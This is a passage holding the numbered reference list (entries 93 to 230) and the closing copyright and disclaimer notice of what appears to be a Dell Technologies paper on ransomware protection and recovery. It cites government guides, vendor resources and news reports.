93 https://www.researchgate.net/post/What_are_the_main_differences_between_oligomorphic_polymorphic_and_metamorphic_computer_viruses
94 https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware_Guide_S508C.pdf
95 <https://cybertechbiz.com/wp/trickbot-explained-a-multi-purpose-crimeware-tool-that-haunted-businesses-for-years/>
96 <https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/>
97 <https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action>
98 <https://www.av-test.org/en/antivirus/home-windows/>
99 <https://www.gartner.com/doc/reprints?id=1-2435Z2CX&ct=200903&st=sb>
100 <https://www.scmagazine.com/news/security-news/ransomware/why-backups-are-not-the-panacea-for-recovery-from-a-ransomware-attack>
101 https://d1.awsstatic.com/WWPS/pdf/AWSPS_ransomware_ebook_Apr-2020.pdf
102 <https://aws.amazon.com/backup/pricing/>
103 https://us-cert.cisa.gov/sites/default/files/publications/data_backup_options.pdf
104 "The DAM Book - The DAM Book Digital Asset Management for Photographers", ISBN:978-0-596-52357-2, P. 207
105 <https://www.ironmountain.com/>
106 https://www.fujifilm.com/us/en/news/data-storage/SrFe_580TB
107 <https://newatlas.com/computers/ibm-fujifilm-magnetic-tape-data-storage/>
108 <https://www.rubrik.com/blog/technology/2021/07/rubrik-zero-trust-data-management>
109 <https://www.delltechnologies.com/resources/en-us/asset/analyst-reports/products/data-protection/esg-cyber-recovery-tech-validation-report.pdf>
110 <https://www.veeam.com/wp-beat-ransomware-education-implementation-remediation.html>
111 <https://www.veeam.com/blog/new-datalabs-overview.html>
112 <https://barracudamp.com/product-details/bare-metal-restore/>
113 <https://assets.extrahop.com/whitepapers/SANS-2019-Incident-Response-Survey.pdf>
114 <https://vox.veritas.com/t5/Availability/Availability-and-Resiliency-for-the-Modern-Enterprise/ba-p/886741>
115 https://www.splunk.com/en_us/form/ransomware-101-three-key-ways-to-get-started-combating-ransomware.html
116 <https://venturebeat.com/2021/06/16/cybereason-80-of-orgs-that-paid-the-ransom-were-hit-again/>
117 <https://k2partnering.com/k2-blog/backups-alone-wont-protect-you-from-ransomware-attacks/>
118 <https://media.threatpost.com/wp-content/uploads/sites/103/2021/04/19080601/0354039421fd7c82eb4e1b4a7c90f98e.pdf>
119 <https://www.coverware.com/blog/2021/7/23/q2-ransom-payment-amounts-decline-as-ransomware-becomes-a-national-security-priority>
120 <https://blog.checkpoint.com/2021/05/12/the-new-ransomware-threat-triple-extortion/>

121 <https://emeginrisk.com/wp-content/uploads/2020/05/Maze-Malware-The-First-Iteration-of-Leakware.pdf>

122 <https://threatpost.com/maze-ransomware-ragnar-locker-virtual-machine/159350/>

123 <https://labs.sentinelone.com/meet-nemty-successor-nefilim-nephilim-ransomware/>

124 <https://anchormydata.com/>

125 <https://www.youtube.com/watch?v=i3W0QcbtnY>

126 <https://www.nomoreransom.org/en/index.html>

127 <https://noransom.kaspersky.com/>

128 <https://www.bleepingcomputer.com/virus-removal/coinvault-ransomware-information>

129 <https://securitynews.sonicwall.com/xmlpost/xorist-ransomware-created-from-free-construction-kit/>

130 <https://reprints.forrester.com/#/assets/2/1666/RES154595/reports>

131 <https://securityandtechnology.org/ransowaretaskforce/report/>

132 <https://www.infosecurity-magazine.com/news/rise-in-ransomware-payments/>

133 https://home.treasury.gov/system/files/126/ofac_ransomware_advisory_10012020_1.pdf

134 <https://threatpost.com/former-uber-cso-charged-with-paying-hush-money-in-2016-breach-cover-up/158540/>

135 <https://www.cloudsavvyit.com/9935/need-to-pay-the-ransom-negotiate-first/amp/>

136 <https://www.hhs.gov/sites/default/files/RansomwareFactSheet.pdf>

137 <https://www.sec.gov/rules/final/34-42974.htm>

138 <https://www.cio.com/article/3284383/how-to-respond-to-a-ransomware-attack.amp.html>

139 <https://abacode.com/wp-content/uploads/2021/01/Abacode-24-Report.pdf>

140 <https://www.newyorker.com/magazine/2021/06/07/how-to-negotiate-with-ransomware-hackers/amp>

141 <https://www.cnn.com/amp/2021/04/06/the-extortion-economy-inside-the-shadowy-world-of-ransomware-payouts.html>

142 <https://www.wired.com/story/ransomware-gone-corporate-darkside-where-will-it-end/>

143 <https://www.investopedia.com/articles/investing/082914/basics-buying-and-investing-bitcoin.asp>

144 <https://www.helpnetsecurity.com/2021/04/28/ransom-paid/>

145 <https://www.esecurityplanet.com/threats/ransomware-insurance-cyber-insurance-may-be-the-best-protection/>

146 <https://www.sophos.com/en-us/medialibrary/Gated-Assets/white-papers/sophos-the-state-of-ransomware-2020-wp.pdf>

147 <https://www.nowellagency.com/business-insurance/coverage/cyber-insurance/>

148 <https://www.darkreading.com/threat-intelligence/new-orleans-to-boost-cyber-insurance-to-10m-post-ransomware>

149 <https://www.lawfareblog.com/what-mondelez-v-zurich-may-reveal-about-cyber-insurance-age-digital-conflict>

150 <https://threatpost.com/ebooks/2021-the-evolution-of-ransomware>

151 <https://www.fbi.gov/scams-and-safety/common-scams-and-crimes/ransomware>

152 <https://nvd.nist.gov/vuln/full-listing>

153 <https://nvd.nist.gov/general/nvd-dashboard>

154 <https://nvd.nist.gov/vuln/detail/CVE-2021-28186>

155 <https://nvd.nist.gov/general/visualizations/vulnerability-visualizations/cvss-severity-distribution-over-time>

156 <https://www.cisa.gov/stopransomware/ransomware-guide>

157 <https://www.publicpower.org/system/files/documents/Public-Power-Cyber-Incident-Response-Playbook.pdf>

158 <https://www.itbusinessedge.com/security/incident-response-planning/>

159 <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

160 <https://www.sans.org/reading-room/whitepapers/incident/paper/33901>

161 <https://www.gov.scot/publications/cyber-resilience-incident-management/“Cyber incident response: ransomware playbook”>

162 <https://cyberreadinessinstitute.org/wp-content/uploads/20-CRI-Ransomware-Playbook.pdf>

163 https://github.com/guardsight/gsvsoc_cirt-playbook-battle-cards

164 https://fsscc.org/wp-content/uploads/2021/02/Cyber_Storm-2020_After-Action-Report_01052021_Final.pdf

165 https://us-cert.cisa.gov/sites/default/files/ncirp/National_Cyber_Incident_Response_Plan.pdf

166 <https://www.computerweekly.com/feature/Intelligent-ways-to-tackle-cyber-attack>

167 <https://abacode.com/wp-content/uploads/2021/01/Abacode-24-Report.pdf>

168 <https://www.darkreading.com/omdia/beyond-mitre-att-ck-the-case-for-a-new-cyber-kill-chain>

169 <https://www.varonis.com/blog/cyber-kill-chain/>

170 <https://www.netsurion.com/managed-threat-protection/mitre-attack>

171 <https://github.com/OTRF/ThreatHunter-Playbook>

172 <https://www.trenddefense.com/datasheets/xdr-datasheet.pdf>

173 https://en.wikipedia.org/wiki/Expert_system

174 <https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/>

175 [https://en.wikipedia.org/wiki/Hafnium_\(group\)](https://en.wikipedia.org/wiki/Hafnium_(group))

176 <https://threatpost.com/microsoft-exchange-exploits-ransomware/164719/>

177 <https://www.youtube.com/watch?v=u8UkG0geLoM>

178 https://www.paloaltonetworks.in/apps/pan/public/downloadResource?pagePath=/content/pan/en_IN/resources/research/nit42-cloud-with-a-chance-of-entropy

179 <https://threatpost.com/double-extortion-ransomware-data-leaks/176723/>

180 <https://support.microsoft.com/en-us/topic/microsoft-365-advanced-protection-82e72640-39be-4dc7-8efd-740fb289123a>

181 <https://aws.amazon.com/blogs/security/visualizing-amazon-guardduty-findings/>

182 <https://aws.amazon.com/detective/>

183 <https://aws.amazon.com/inspector/>

184 <https://www.historyofinformation.com/detail.php?entryid=2860>

185 <https://www.hotspotshield.com/blog/history-of-the-antivirus/>
186 https://en.wikipedia.org/wiki/Antivirus_software
187 <https://arxiv.org/ftp/arxiv/papers/1104/1104.1070.pdf>
188 “Ransomware Revealed - A Beginner’s Guide to Protecting and Recovering from Ransomware Attacks” by Nihad A. Hassan. ISBN-13: 978-1-4842-4254-4, P. 45
189 <https://media.threatpost.com/wp-content/uploads/sites/103/2021/04/19080601/0354039421fd7c82eb4e1b4a7c90f98e.pdf>
190 <https://www.mandiant.com/resources/m-trends-2021>
191 <https://digitalguardian.com/blog/what-polymorphic-malware-definition-and-best-practices-defending-against-polymorphic-malware>
192 <https://www.pcmag.com/opinions/is-windows-defender-good-enough-to-protect-your-pc-by-itself>
193 <https://www.geeksforgeeks.org/how-an-antivirus-works/>
194 https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware_Guide_S508C.pdf
195 <https://lp-cdn.lastpass.com/lporcamedia/document-library/lastpass/pdf/en/LastPass-B2C-Assets-Ebook.pdf>
196 <https://cdw-prod.adobecqms.net/content/dam/cdw/on-domain-cdw/brands/veritas/availability-and-resiliency-enterprise-strategy.pdf>
197 <https://sectigostore.com/blog/how-to-tell-if-an-email-is-fake-tips-to-spot-a-fake-email/>
198 <https://www.websitehostingrating.com/cybersecurity-statistics-facts/>
199 <https://www.thesslstore.com/blog/resource-library/email-security-best-practices-2019-edition/>
200 <https://www.thesslstore.com/blog/resource-library/email-security-best-practices-2019-edition/>
201 <https://www.thesslstore.com/blog/wp-content/uploads/2019/06/emailchecklist.pdf>
202 <https://www.opendns.com/phishing-quiz/>
203 <https://youtu.be/26-Q8oMIWSU>
204 <https://www.hoxhunt.com>
205 <https://www.bbc.com/news/business-57050690>
206 <https://www.exagrid.com/media/press-releases/exagrid-concludes-2020-with-7-industry-award-wins-and-new-ransomware-recovery-solution/>
207 <https://www.computerweekly.com/news/252501665/Exagrid-pays-26m-to-Conti-ransomware-attackers>
208 <https://invenioit.com/security/sonicwall-attack/>
209 https://en.wikipedia.org/wiki/JBS_S.A._cyberattack/
210 <https://www.bleepingcomputer.com/news/security/jbs-paid-11-million-to-revil-ransomware-225m-first-demanded/>
211 <https://www.securitymagazine.com/articles/94870-acer-hit-with-up-to-50m-ransom>
212 <https://en.wikipedia.org/wiki/SolarWinds>
213 <https://us-cert.cisa.gov/ncas/analysis-reports/ar21-112a>
214 <https://blog.malwarebytes.com/detections/backdoor-sunburst/>
215 <https://simius.ai/blog/post/10-of-the-biggest-ransomware-attacks-of-2021/>
216 <https://wtop.com/dc/2021/05/ransomware-gang-threatens-release-of-dc-police-records/>
217 <https://www.bleepingcomputer.com/news/security/babuk-ransomwares-full-source-code-leaked-on-hacker-forum/>
218 <https://securityandtechnology.org/wp-content/uploads/2021/04/IST-Ransomware-Task-Force-Report.pdf>
219 <https://ciphertrace.com/blockchain-analytics-the-secret-weapon-to-combatting-ransomware/>
220 <https://www.fbi.gov/wanted/cyber/gru-hackers-destructive-malware-and-international-cyber-attacks>
221 <https://techcrunch.com/2020/10/19/justice-department-russian-hackers-notpetya-ukraine/>
222 <https://www.reuters.com/technology/russia-arrests-dismantles-revil-hacking-group-us-request-report-2022-01-14/>
223 <https://youtu.be/kJuibb9QaWk>
224 <https://www.digitalcitizen.life/5-things-you-can-do-new-windows-defender-security-center/>
225 <https://forum.powerbasic.com/forum/user-to-user-discussions/powerbasic-for-windows/12356-com-gurus-ishellexecutehook>
226 <https://theroadtodelphi.com/2011/02/18/getting-the-installed-antivirus-antispysware-and-firewall-software-using-delphi-and-the-wmi/>
227 [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537369\(v=vs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537369(v=vs.85))
228 <https://www.howtogeek.com/329532/how-to-protect-your-files-from-ransomware-with-windows-defenders-controlled-folder-access/>
229 <https://www.lexico.com/en/definition/survival>
230 <https://www.goodreads.com/quotes/460142-if-you-fail-to-plan-you-are-planning-to-fail>

Dell Technologies believes the information in this publication is accurate as of its publication date. The information is subject to change without notice.

THE INFORMATION IN THIS PUBLICATION IS PROVIDED "AS IS." DELL TECHNOLOGIES MAKES NO REPRESENTATIONS OR WARRANTIES OF ANY KIND WITH RESPECT TO THE INFORMATION IN THIS PUBLICATION, AND SPECIFICALLY DISCLAIMS IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE.

Use, copying and distribution of any Dell Technologies software described in this publication requires an applicable software license.

Copyright © 2022 Dell Inc. or its subsidiaries. All Rights Reserved. Dell Technologies, Dell, EMC, Dell EMC and other trademarks are trademarks of Dell Inc. or its subsidiaries. Other trademarks may be trademarks of their respective owners.